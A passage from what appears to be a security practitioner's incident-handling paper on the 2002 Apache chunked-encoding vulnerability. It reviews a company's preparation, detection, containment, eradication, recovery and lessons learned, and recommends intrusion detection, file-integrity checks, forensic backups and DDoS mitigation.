  60  2f48 4541 443e 3c42 4f44 593e 0a3c 4831   /HEAD><BODY>.<H1
  70  3e42 6164 2052 6571 7565 7374 3c2f 4831   >Bad Request</H1
  80  3e0a 596 f 7572 2062 726f 7773 6572 2073   >.Your browser s
  90  656e 7420 6120 7265 7175 6573 7420 7468   ent a request th
  a0  6174 2074 6869 7320 7365 7276 6572 2063   at this server c
  b0  6f75 6c64 206e 6f74 2075 6e64 6572 7374   ould not underst
  c0  616e 642e 3c50 3e0a 3c48 523e 0a3c 4144   and.<P>.<HR>.<AD
  d0  4452 4553 533e 4170 6163 6865 2f31 2e33   DRESS>Apache/1.3
  e0  2e32 3320 5365 7276 6572 2061 7420 3130   .23 Server at 10
  f0  2e31 2e31 2e34 2050 6f72 7420 3830 3c2f   .x.x.x Port 80</
 100  4144 4452 4553 533e 0a3c 2f42 4f44 593e   ADDRESS>.</BODY>
 110  3c2f 4854 4d4c 3e0a                       </HTML>.
```

The RedHat fix seems to have solved the problem.

4 Part 3 – The Incident Handling Process

As said above the attack did not happen in real life and the Apache servers were upgraded as soon as possible. However, considering that the exploits were available in the Internet long before we upgraded the servers, I guess we were lucky.

From the study carried out and described above, important issues came to light and many lessons were learned in all stages of our Incident Handling Process.

4.1 Preparation

With the help of the SANS material I went through our preparation activities and identified what we do and do not do (but should be doing).

I asked the question: had an incident occurred as a result of the exploits described above, would our preparation have been sufficient?

Our company has a security policy which includes an incident handling section. I will quote or describe the relevant sections. I will call my company CN (for Company Name).

Banners. I think we are OK on this one.

Our policy says:

"The following Business Use Notice must be presented to people logging onto CN processors during the identification and authentication process if the CN processor is running an operating system that can provide such a notification:

CN's internal systems must only be used for conducting CN's business or for purposes authorized by CN management"

My Company operates in several countries and In the United States only, the following sentence must be added to the business use notice when it is displayed:

"*Use is subject to audit at any time by CN management ".*

People/Communications/Relationship with External Bodies:

I am based in Europe, but because my Company's Headquarter in the USA , many operations tend to be US oriented and driven from the US. Our incident handling process is focused mainly on how to contact somebody in the US and follow their instructions as opposed to how to prepare local people for it. I think this can be a problem if time is critical.

In addition many Europeans do not speak English fluently and, under the pressure of an incident, the language barrier between a local technician and a US based Incident

Handler can be an issue. Also, local law and regulations can be different from the US ones and this can be a problem if instructions on what to do are given by a US based Incident Handler who is not aware of European Data law.

Local technicians are not sp ecifically trained on what to look for, how to recognize a possible incident, what to do immediately (binary back -ups or disconnect the compromised servers from the network for example).

Furthermore, the existing Incident Handling procedure has not been properly tested anyway, so I would not be surprise if, given an incident out of hours, the technician on duty had no clue of what to do next or that he/she had to call a number in the USA.

I discussed these issues and came up with some recommendations, including better local training and periodical testing of the existing procedure. This does include training the local technicians to start and electronic "chain of custody" using a specific Database and a log book, with the following recommended format:

Contact Information: Name, Personnel Number, phone number, e -mail

Location of the Incident: Address, Building, Room

Date and local time	Server affected: HW, SW, Serial number	What Happened, What event occurred	Where did it happen (Server, Router..)	What action was taken	Who caused the event or took the action	What result occurred

All events should be recorded, including all typed commands.

I also made the recommendation that better training should be given to the technical team on how to recognize an incident by looking at things like: various error logs, general system logs, system performance, any unexplained event

Technicians should also be encouraged to treat any suspicious event as an incident as opposed to use the "wait and se e what happens next" course of action.

An "Incident Contact List" was also created, with the recommendation that all technicians carry that with them. A copy of the list should also be left in well -known on-site locations. The contact list contains the US A Incident Handling number, plus local numbers for management and security contacts.

We also made a list of NOT to do:

DO NOT contact individuals or organizations that you suspect of being the source of the incident. You could unintentionally compromise the investigation or contaminate evidence.

DO NOT try to reverse penetrate the origin of a system penetration attack. Attempting to do so could be illegal.
DO NOT attempt to "clean up" the server, which has been attacked, unless specifically directed to do so by CN Europe or Corporate Security or the USA consultant. A key aspect of incident investigation is preservation of evidence.
DO NOT disclose information about these investigations. It is on a strict "need to know" basis.
DO NOT disclose the investigat ion, its purpose, details, or findings to anyone inside CN, except for those CN employees with a “need to know”. This includes your manager or the manager of duty, the CN US security investigator, technical staff personnel assigned by management to work wi th you. Examples of those who do not have “a need to know” include CN co -workers not assigned to work with you and your friends in CN.

Chain of custody: we have established en “electronic” chain of custody rule where all events relating to a certain incid ent are given a certain unique number and stored in a Database. This makes the communication between different remote parties much easier.

The Database has, of course, restricted access, but, perhaps, not restricted enough in a potential legal case. The validity of having only this type of chain of custody should probably be discussed further.

4.2 Identification

Had these exploits been successfully used against our servers, would we have identified them quickly or not?

Well, Firewalls rules analysis woul d not have helped, as this attack would have come via HTTP port 80, which is opened for all our web servers.

We use the TCP Wrapper [xviii] tool to prevent unauthorized access to certain commands (ftp, telnet, finger, ssh and others). We have also a host bas ed intrusion detection system. As part of this process we store the Loginlog and the TCP Wrapper log in a separate server where a program analyses these logs, compare them against a signature file and raises alerts.

However, our Host IDS system would not have helped in this case as this time the log to look was the Httpd error log as shown in the previous sections. Our Host IDS does not look at the httpd error log or access log.

Here is a reminder of the httpd error log of the victim's server, to be fou nd in /var/log/httpd/error_log:

```
[Wed Jul 24 17:55:57 2002] [notice] child pid 2886 exit signal
Segmentation fault (11)
[Wed Jul 24 17:55:57 2002] [notice] child pid 2812 exit signal
Segmentation fault (11)
[Wed Jul 24 17:55:57 2002] [notice] child pid 829  exit signal
Segmentation fault (11)
```

We do occasionally analyze Firewall logs, but, because of the size of the data involved we only do that if there is evidence of a problem. At that time it ma be too late.

Unfortunately we did not have a network based intrusion detection system (NIDS). A NIDS could have helped us a lot once the signature was updated and contained the exploit. A project has now been established to install a NIDS.

A NIDS would not have help us immediately, though, as it took some time before the signature for this exploit was released. However, having some sort of network analysis tool could have been very useful, had somebody looked at the data, as it was not too difficult to see that some very unusual traffic was coming in (specially the series of "AAAAAAAAAAAAAA" in the apache -nosejob attack). However, we did not analyze the network traffic at all.

In summary it would have taken us quite sometime to identify this attack, probably not until the HTTP server performance was very bad o r the HTTP server crashed. In the meantime a more serious exploit using the apache -nosejob buffer overflow approach could have happened with more serious consequences.

I suggested that in order to improve our "Identification" stage, we should do the following:

- Install a Network IDS
- Look at the Firewall Logs more often. Perhaps a tool can be found to help with the analysis
- Look at the Network Traffic more often
- Look at application logs (for example the HTTP logs) as well as system logs
- Regularly look at the system logs, in addition to using the Host IDS.

  Logfiles to be watched in a Unix system would include the following:

  /var/run/utmp (seen with "who" – shows the currently logged users)
  /var/log/wtmp (seen with "last" – shows the login -logout history)
  /var/log/btmp (seen with "lastb" – shows the bad login history)
  /var/log/messages (copy of each system message that is displayed at the console)
  /var/log/secure (contains security and authorization messages)

4.3 Containment

The most likely outcome of these exploits would have been a Denial of Service attack (DoS) against our web servers.

Our security policy contains some recommendations on how to handle Denial of Service Attacks:

"In response to indications that one or more devices is undergoing a denial of service attack a process must be in place for rapid mitigation of the attack. Including:

- Sending "Dear Postmaster" letters to the ISP
- Being able to add router filters or firewall rules or moving to a more aggressive use of TCP Intercept to mitigate the attack. In order to avoid long-term performance problems, these rules should be removed after two calendar weeks
- When a denial-of-service attack is suspected or ongoing, an attempt must be made to capture a packet sample for further examination and possible evidence in criminal proceedings."

Had the DoS attack happened, we would have followed the guidelines above. However, unless it was possible to clearly identify some source IP addresses to be blocked at the Firewall level, this procedure would not have mitigated the attack.

Moving the web server to a different IP address would have not helped either, as the attacker could use the server url as well as the IP address.

We really would have needed some Network Components that could compare our network in a "Normal" state with our Network under a DoS attack and then raise an alert if something unusual was happening. There are products in the market that can help achieving this, as it will be discussed in the Lesson Learned Section.

In this particular attack, once the fix was available, the best containment action would have obviously been to take the server off line and apply the related fix. Before this was available, perhaps the signature of the attack could have been identified and the related traffic blocked before it could reach the server. Some IDS systems can send a TCP-reset packet to the sending socket. As part of the project to implement an NIDS system, we will test if and how traffic can be blocked once a certain signature has been identified.

I also suggested that we should review the relationship with our ISP to see if something more effective could be implemented in case of a D0S attack.

As part of the Containment procedures, I proposed that we should develop and deploy some kind of emergency incident handling process at local level. This would include be ready to perform few emergency actions if an incident was suspected.

I suggested that a "jump-kit" should be identified for immediate action. This could be made also available to the local technicians with clear instructions on what to do in case of an incident. The kit would include:

- A set of instructions on how to performs two immediate actions: take the compromised system off line and make a binary backup
- Instructions on how to start an electronic chain of custody
- Call list, notebook
- Example of a log file and some incident handling forms
- In the case of the Linux OS: a floppy -bootable Linux with binaries (ls, dd, ps, du, ifconfig, netstat, …). This can be created from exist ing systems or downloaded from various internet sites (for example: http://distro.ibiblio.org/pub/Linux/distributions/redhat/current/en/os/i386/images/). The Nmap scanning tool should also be included.
- Unused backup-media (SCSI Tape Drive, tapes, write once CDs, floppy disks, perhaps a drive duplicator)
- Binary backup-software (dd for Linux, Norton GHOST for Windows)) and instructions on how to perform a bi nary backup.
- Small hub, Patch cables
- Laptop with dual OS (Linux and Windows)

The Linux Server used in this study was regularly backed -up over the network, with an incremental backup performed every day.

However, I proposed that , in case of an incident, in addition of disconnecting the system from the network, an immediate binary backup would be required. For this purpose a Tape Drive and some tapes had to be provided. These should also be part of the "jump-kit".

I suggested to order a compatible SCSI Tape Drive (Quantum DLT8000) and put together a set of instructions on how to Install it and perform a binary backup.

For the Red Hat Linux environment, the Tape Drive installation instructions would be:

========== ==========

1. Red Hat automatically recognizes the first scsi tape device as st0.
2. Type #grep tape /var/log/messages to confirm Linux has recognized the tape drive.
3. An output similar to the following will be displayed:

Aug 6 02:22:54 seawolf ker nel: Detected scsi tape st0 at scsi 0, channel 0, id 3, lun 0.
Aug 6 02:22:54 seawolf kernel: scsi : detected 1 SCSI tape 1 SCSI disk total.

4. To test the status of your tape drive type #mt -f /dev/st0 status.
5. If the tape drive was not automaticall y recognized, configure the device with the following commands:

cd /dev (to change directory to the /dev subdirectory).
./MAKEDEV st0 (to create the new device st0).

Note: Some Linux tape utilities such as taper may allow you to format a preformatt ed tape. Do NOT format your tape without first consulting your documentation.

Once the installation was completed, the actual binary backup could start:

The Linux (or Unix) command “dd” allows for the creation of a binary copy of the file system. In this way, files that could have been maliciously deleted might be able to be restored.

An example of the dd command is:

dd if=/dev/hd.. of=/dev/st0

where hd.. is the partition to be copied. Partitions name can be seen using the “df” command.

4.4 Eradication

If this incident were only a Denial of Service attack the eradication would have been relatively simple: upgrade the Apache HTTP server to the 1.3.26 level or apply the Red Hat fix mentioned above.

However, because of the claims made in the apache -nosejob exploit, there was always the possibility that the attacker could have gained access to the system. How could we have discovered if the systems were compromised?

We run periodically Health checking policies on these servers, for example we use regularly the Symantec Enterpr ise Security Manager ™ (Symantec ™ ESM) tool [xix]. However, after looking in details at the policies we run, it proved quite difficult to use this tool to establish if an intrusion happened or not.

I then looked at another tool that could potentially help u s. A tool that could certainly help in checking the system for file integrity is Tripwire™, distributed by TRIPWIRE™ Security Systems Inc. [xx]

Tripwire is a file integrity assessment tool. It compares a designated set of files and directories against inform ation stored in a previously generated database. This database contains the cryptographic checksum of the designated files.

As said in the Tripwire Security Systems ™ web site http://www.tripwire.com/ :

“Tripwire for Servers can be used to assess damage to a system after an attack or internal misconfiguration. It can report which files need to be repaired or replaced, and ranks violations based upon relative severity. Tripwire for Servers helps you quickly get back to business as usual”.

I suggested that a project should be established to look at run ning Tripwire ™ as part our security and eradication policies.

We also run periodically a TCP vulnerability scanning on these servers.

However, I suggested that as part of the eradication process a vulnerability scan should be run again at local level. The Nmap [xxi] tool (Network Mapper) could be a good tool to use.

In summary, I suggested the following improvements to our Eradication policy:

- Install and run Tripwire ™on all systems
- Review the Symantec ™ ESM security policies to include file systems in tegrity checking
- Perform a vulnerability scanning as part of the immediate actions after a suspected incident

4.5 Recovery

Had this incident happened, the most effective eradication action would have been to re-build the systems, install the most recent Apache software and recover any data from backups. We run daily incremental backups on all the servers.

Given the configuration of three web servers in load balancing mode, bringing the servers back to normal would have been relatively non-disruptive. Each server could have been taken off line one by one and rebuilt.

However, rebuilding the servers would have been quite costly in terms of time and potential data loss. It would have been faster and cheaper to recover the systems from the most recent backups. But how could we be sure that these backups had not been compromised?

Unfortunately Tripwire™ was not installed before the incident, so we could not have used it to check our backup files.

We had Symantec™ ESM reports from the very first installation of the servers, but the file integrity was not checked as part of the policy. However, Symantec ™ ESM reports should have been checked as they could have given some indication that the systems were compromised.

As said above, we run regular TCP vulnerability scanning. The scanning reports should have been analyzed to see if something unusual was highlighted.

I think, however, that the Symantec ™ ESM and Vulnerability scanning reports, could not have told us with a high degree of safety that the systems were not compromised.

My suggestion was that, had the attack happened, we should have rebuilt the systems and recovered data from backups.

I suggested that, once the systems were rebuilt, is was very important that they were kept monitored:

- A NIDS system should be installed
- Vulnerability scanning should be run more often and reports closely analyzed
- ESM policies should include file integrity, should be run more often and reports closely analyzed
- Tripwire™ checks should be done on a regular basis.

4.6 Lessons Learned

The Apache vulnerability described in this paper highlighted quite a few areas of our security defenses that could be improved.

The exploits were particularly dangerous as the attacks ca me via port 80, normally open for web servers, were easy to run and use, and were released in the Internet before fixes were available.

During the Lessons Learned meeting, I reviewed all the six Incident Handling process stages and submitted the following recommendations for management review:

- A small Incident Handling team should exist at local level (as opposed to taking all directions from our Emergency Response Team in the US). This team should be properly trained to perform the actions described in t he previous sections.
- Health checking and Intrusion detection tools should be improved: a NIDS tool should be installed, Tripwire™ should be used, Symantec™ ESM security policies should be improved.
- Systems auditing and Log analysis should be improved:

  Firewall Logs should be analyzed more often. We should look at finding a tool that could help with this.
  Application logs, like for example the http logs, should also be analysed.

Denial of Service Attack policy.

I suggested a review of our DoS attack po licy. Our existing policy was mainly focusing on what to do if an attack happened with some visible results, like for example if the network or the servers were down. However, it did not help in preventing that a DoS attack would bring servers or networks down.

The following actions were identified:

- Review all potential single point of failures: connections to the ISP, routers, firewalls, switches, web servers etc. and make sure that the critical servers and networks are all in redundant configuration
- Install syn-defenders in all Firewalls
- Set up a project to look at possible Network Components that would help identify and mitigate an ongoing DoS or Distributed DoS attack.

  One of the options that would help in mitigating a DDoS attack, could be to use network products from the MAZU [xxii] company, http://www.mazunetworks.com/ , that specialize on how to detect and mitigate a DDos attack.

  The Mazu solution would provide Network Probes that :
- Observe all traff ic and perform a detailed packet analysis in real -time

- Baseline the network activity, documenting what is considered normal for that particular network.
- During a DoS one of the Probes would recognize the attack and send some filtering recommendations to t he operator for actions. These attack information are presented in a GUI form and SNMP traps are sent to existing management systems. The operator can accept or refuse the filtering recommendations.
- The Probe would also inform the operator when the attack is finished.

We are now looking at products from Mazu and other companies to help in mitigating DDoS attacks.

5 References

[i] From the http://www.cert.org/ web site: "The CERT® Coordination Center (CERT/CC) is a center of Internet security expertise, located at the Software Engineering Institute, a federally funded research and development center operated by Carnegie Mellon University. Our work involves handling computer security incidents and vulnerabilities, publishing security alerts, researching long-term changes in networked systems, and developing information and training to help you improve security at your site."

[ii] HTTP (Hypertex Transfer Protocol) is the most used communication protocol in the Internet. It is the protocol used by the World Wide Web (WWW) application.

[iii] From the : http://www.rfc-editor.org/ web site:

"The Requests for Comments (RFC) document series is a set of technical and organizational notes about the Internet (orginally the ARPANET), beginning in 1969. Memos in the RFC series discuss many aspects of computer networking, including protocols, procedures, programs, and concepts, as well as meeting notes, opinions, and sometimes humour. For more information on the history of the RFC series, see "30 years of RFCs". The official specification documents of the Internet Protocol suite that are defined by the Internet Engineering Task Force (IETF) and the Internet Engineering Steering Group (IESG) are recorded and published as *standards track* RFCs. As a result, the RFC publication process plays an important role in the Internet standards process."

iv Common Vulnerabilities and Exposures (CVE®) is a list of standardized names for vulnerabilities and other information security exposures — CVE aims to standardize the names for all publicly known vulnerabilities and security exposures. See http://www.cve.mitre.org/ for more information.

[v] RedHat is one of the largest Linux Distributors. LINUX is a trademark of Linus Torvalds. RedHat is a registered trademark of RedHat, Inc. See http://www.redhat.com/ for more information about RedHat.

[vi] From the http://packetstorm.decepticons.org/ web site:
"Packet Storm is an extremely large and current security tools resource. We are a non-profit organization comprised of security professionals dedicated to providing the information necessary to secure the World's networks. We accomplish this goal by publishing new security information on a worldwide network of websites."

[vii] From the web site http://www.immunitysec.com/GOBBLES/main.html. "about" document: "GOBBLES Security is currently the largest non profit (and active) security group in existence. Unlike other groups that attempt to make this claim, we actually release advisories at a rate greater than one per year, and the content is much superior to those other groups who release AOL IM advisories full of political bullshit, and advisories on "yet another insecurity in some lame Microsoft product for MacOS" and any other silly bullshit that's ultimately anti-American. "

[viii] Netcat was developed by Hobbit (hobbit@atstake.com) for Unix in March 1996. From the http: //www.atstake.com/research/t ools/index.html web site: "Netcat has been dubbed the network Swiss army knife. It is a simple Unix utility, which reads and writes data across network connections, using TCP or UDP protocol. Netcat is now part of the Red Hat Power Tools collection and co mes standard on SuSE Linux, Debian Linux, NetBSD and OpenBSD distributions". There is also a Windows version, released by Chris Wysopal in 1998. Both Hobbit and Chris are part of @stake, Inc.

ix From the Cisco Systems website: Cisco Systems ™, Inc. is the worldwide leader in networking for the Internet. News and information are available at http://www.cisco.com

[x] Lucent Technologies ™, headquartered in Murray Hill, N.J., USA, designs and delivers networks components. For more information on Lucent Technologies, visit its Web site at http://www.lucent.com .

[xi] Nokia ™ is one of the world's leader in mobile communications. Further information can be found in http://www.nokia.com/

[xii] From the http://www.checkpoint.com/ web site: "Check Point ™Software Technologies is the worldwide leader in securing the Internet. It is the confirmed market leader of both the worldwide VPN and firewall markets". Check Point ™ Software Technologies was founded in 1993. Its international Headquarter is in Ramat-Gan, Israel.

[xiii] IBM, AIX, Websphere, are registered trademarks of International Business Machines Corporatio n. See http://www.ibm.com/ for more information about IBM and the products mentioned above.

[xiv] From the http://www.freebsd.org/ web site: "FreeBSD is an advanced operating system for Intel ia32 compatible, DEC Alpha, and PC -98 architectures. It is derived from BSD UNIX, the version of UNIX developed at the University of California, Berkeley. It is developed and maintained by a large team of individuals . Additional platforms are in various stages of development."

[xv] From the http://www.openbsd.o rg/ web site: "The OpenBSD project produces a **FREE**, multi-platform 4.4BSD-based UNIX-like operating system. Our efforts emphasize portability, standardization, correctness, proactive security and integrated cryptography. OpenBSD supports binary emulation of most programs from SVR4 (Solaris), FreeBSD, Linux, BSD/OS, SunOS and HP -UX. OpenBSD is freely available from our FTP sites, and also available in an inexpensive 3-CD set. The current release is OpenBSD 3.1 which started shipping May 19, 2002. "

[xvi] From the http://www.netbsd.org/ web site: "NetBSD is a free, secure, and highly portable UNIX-like operating system available for many platforms , from 64-bit AlphaServers and desktop systems to handheld and embedded devices.

The NetBSD Project is an international collaborative effort of a large group of people, to produce a freely available and redistributable UNIX-like operating system, **NetBSD**. In addition to our own work, NetBSD contains a variety of other free software, including **4.4BSD Lite** from the **University of California, Berkeley** . "

[xvii] Snort is an open source Intrusion Detection Tool tool that supports Windows 95, 98, Me and XP; NT; Win2K; Solaris; FreeBSD; OpenBSD; and Linux. Source code is also provided for compilation on other platforms. More information can be obtained from the following web site: http://www.snort.org/ .

[xviii] TCP Wrapper is a tool written by Wietse Wenema. It is basically a single binary file –tcpd, which "wraps" other inetd services, such as telentd and ftpd. It is able to allow and deny connections using IP addresses, domain names, and network addresses. TCP Wrapper consults the host.allow and host.deny files to allow or deny network connections. More information can be obtained from the following paper written by Wietse Wenema: http://www.ccd.bnl.gov/pdsdir/pds/9410 -tcp-wrapper.html

[xix] Symantec Enterprise Security Manager ™ is a Comprehensive, Policy -Based Security Assessment and Management tool. More information ca be obtained from the following web site: http://enterprisesecurity.symantec.com/products/products.cfm?ProductID=45&PID=na&EID=0. More information on the Symantec Company can be obtained at the following web site: http://www.symantec. com/

[xx] Tripwire is a file integrity assessment tool. It compares a designated set of files and directories against information stored in a previously generated database. This database contains the cryptographic checksum of the designated files.
More information about Tripwire Security Systems can be found at: http://www.tripwire.com/ .

[xxi] From the http://www.insecure.org/nmap/ web site:
Nmap ("Network Mapper") is an open source utility for network exploration or security auditing. It was designed to rapidly scan large networks, although it works fine against single hosts. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, w hat services (ports) they are offering, what operating system (and OS version) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. Nmap runs on most types of computers, and both console and graphical ver sions are available. Nmap is free software, available with full source code under the terms of the GNU GPL .

[xxii] Mazu was founded in May 2000 and is based in Cambridge, Massachusetts. Mazu products Use sophisticated statistical anomaly and pattern traffic a nalysis to make critical network services more available and assets more secure. From the http://www.mazunetworks.com/ web site:
"Mazu, the Sea Goddess of Peace, is a Chinese guardian goddess, beloved by sailors and particularly worshipped in Taiwan and China's southeastern seafaring provinces. As with many deities, she was a real person before she was immortalized: Lin Muniang, born on Meizhou Island in 960 A.D. Well -known for her precise weather

forecasts, Lin provided assistance and succor to seafaring types. In Mazu's tradition, our goal is to bring a similar calm and peace of mind to businesses vulnerable to the pain of Distributed Denial of Service attacks. Our TrafficMaster ™ technology provides precise warnings as well as protects critical IT resources — both system and network — from DDoS assaults"